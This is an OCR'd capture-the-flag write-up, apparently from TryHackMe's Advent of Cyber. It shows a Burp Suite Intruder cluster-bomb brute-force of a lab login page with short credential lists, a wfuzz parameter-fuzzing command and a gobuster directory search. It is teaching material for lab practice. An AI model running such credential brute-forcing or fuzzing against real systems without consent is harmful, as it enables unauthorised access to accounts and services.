
0 matches

THM AttackBox 17m 56s

Next, go back to ButpSuite and press forward under Proxy and we will get the username and the password that we sign in just now.



Right click to send to Intruder (Ctrl+I) works as well.



Go to the Intruder tab, we will see the request . Under the 'Position' tab, clear all the payload markers and select the username and password to add as positions.

Santa Sleigh Tracker - Mozilla Firefox

Santa Sleigh Tracker

Burp Suite Community Edition v2022.2.4 - Temporary Project

Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater Sequencer

1 x 2 x ...

Positions Payloads Resource Pool Options

Choose an attack type Start attack

Attack type: Sniper

② Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.183.75 Update Host header to match target


Add  Clear  Clear all payload markers Refresh


1 POST /login HTTP/1.1
2 Host: 10.10.183.75
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.183.75
10 Connection: close

②    Search... 0 matches Clear

2 payload positions Length: 494

THM AttackBox 16m 43s





Santa Sleigh Tracker - Mozilla Firefox

Santa Sleigh Tracker

Burp Suite Community Edition v2022.2.4 - Temporary Project

Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater Sequencer

1 x 2 x ...

Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper

Start attack

② Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.183.75 Update Host header to match target

1 Accept-Language: en-US,en;q=0.5
2 Accept-Encoding: gzip, deflate
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 29
5 Origin: http://10.10.183.75
6 Connection: close
7 Referer: http://10.10.183.75/
8 Upgrade-Insecure-Requests: 1
9
10
11
12
13
14 username=\$bryan&password=bryan

② Search... 0 matches Clear

1 payload position Length: 492

16m 29s

After that, select “Cluster Bomb” as Attack type.

Santa Sleigh Tracker - Mozilla Firefox

Santa Sleigh Tracker

Burp Suite Community Edition v2022.2.4 - Temporary Project

Choose an attack type

Attack type: Sniper

Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

username=\$bryan&password=\$bryan

2 payload positions

0 matches

Length: 494

Add

Clear

Auto

Refresh

Start attack

THM AttackBox

16m 21s

Click the 'Payloads' tab and set the username and password for set 1 and set 2.

Santa Sleigh Tracker - Mozilla Firefox

Santa Sleigh Tracker

Burp Suite Community Edition v2022.2.4 - Temporary Project

Burp Project Intruder Repeater Window Help

Decoder Comparer Logger Extender Project options User options Learn

Proxy Intruder Repeater Sequencer

1 x 2 x ...

Positions Payloads Resource Pool Options

② **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 3

Payload type: Simple list Request count: 0

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

admin
root
user

Add Add from list ... [Pro version only]

THM AttackBox 15m 50s

Once we press start attack, we will get the username and password with different length.

Santa Sleigh Tracker - Mozilla Firefox

Santa Sleigh Tracker

Burp Suite Community Edition v2022.2.4 - Temporary Project

Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater Sequencer

1 x 2 x ...

Positions Payloads Resource Pool Options

Payload Sets **Start Attack**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 3

Payload type: Simple list Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

password
admin
12345

Add Add from list ... [Pro version only]

THM AttackBox 15m 26s

Santa Sleigh Tracker - Mozilla Firefox

Santa Sleigh Tracker

10.10.183.75

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/...

2. Intruder attack of http://10.10.183.75 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Content
1	admin	password	302			309	
2	root	password	302			309	
3	user	password	302			309	
4	admin	admin	302			309	
5	root	admin	302			309	
6	user	admin	302			309	
7	admin	12345	302			255	
8	root	12345	302			309	
9	user	12345	302			309	

Request Response

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host: 10.10.183.75
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.183.75
```

0 matches

Finished

THM AttackBox 15m 08s

Enter the correct username and password on the browser, we will get the flag.

Santa Sleigh Tracker - Mozilla Firefox

Santa Sleigh Tracker

admin

.....

Sign in

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents

10.10.183.75

Request Response


Pretty Raw Hex ↻ ⌂ ⌂ ⌂

```
1 POST /login HTTP/1.1
2 Host: 10.10.183.75
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.183.75
```

0 matches

Finished

THM AttackBox 14m 50s



Thought Process/Methodology:

Firstly, enter the IP on the browser search bar. Open Firefox and click on the FoxyProxy browser extension and select Burp(for all URLs). Go to the BurpSuite application and click the Proxy tab then click the button "Intercept is on". Next, go back to ButpSuite and press forward under Proxy and we will get the username and the password that we sign in just

now. Right click to send to Intruder (Ctrl+I) works as well. Go to the Intruder tab, we will see the request . Under the 'Position' tab, clear all the payload markers and select the username and password to add as positions. After that, select "Cluster Bomb" as Attack type. Click the 'Payloads' tab and set the username and password for set 1 and set 2. Once we press start attack, we will get the username and password with different length. Enter the correct username and password on the browser, we will get the flag.

Day 4: Web Exploitation – Santa's watching

Tools used: Firefox

Solution/walkthrough:

Question 1

Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)


Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!

ANS: *wfuzz -c -z file,big.txt <http://shibes.xyz/api.php?breed=FUZZ>*

Question 2

Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

Run the command of gobuster and search for [ip]/api/ on the browser and we will see the sit-log.php file.



Index of /api - Mozilla Firefox

10.10.97.201/ Index of /api

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/...

Index of /api

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory			
site-log.php	2020-11-22 06:38	110	

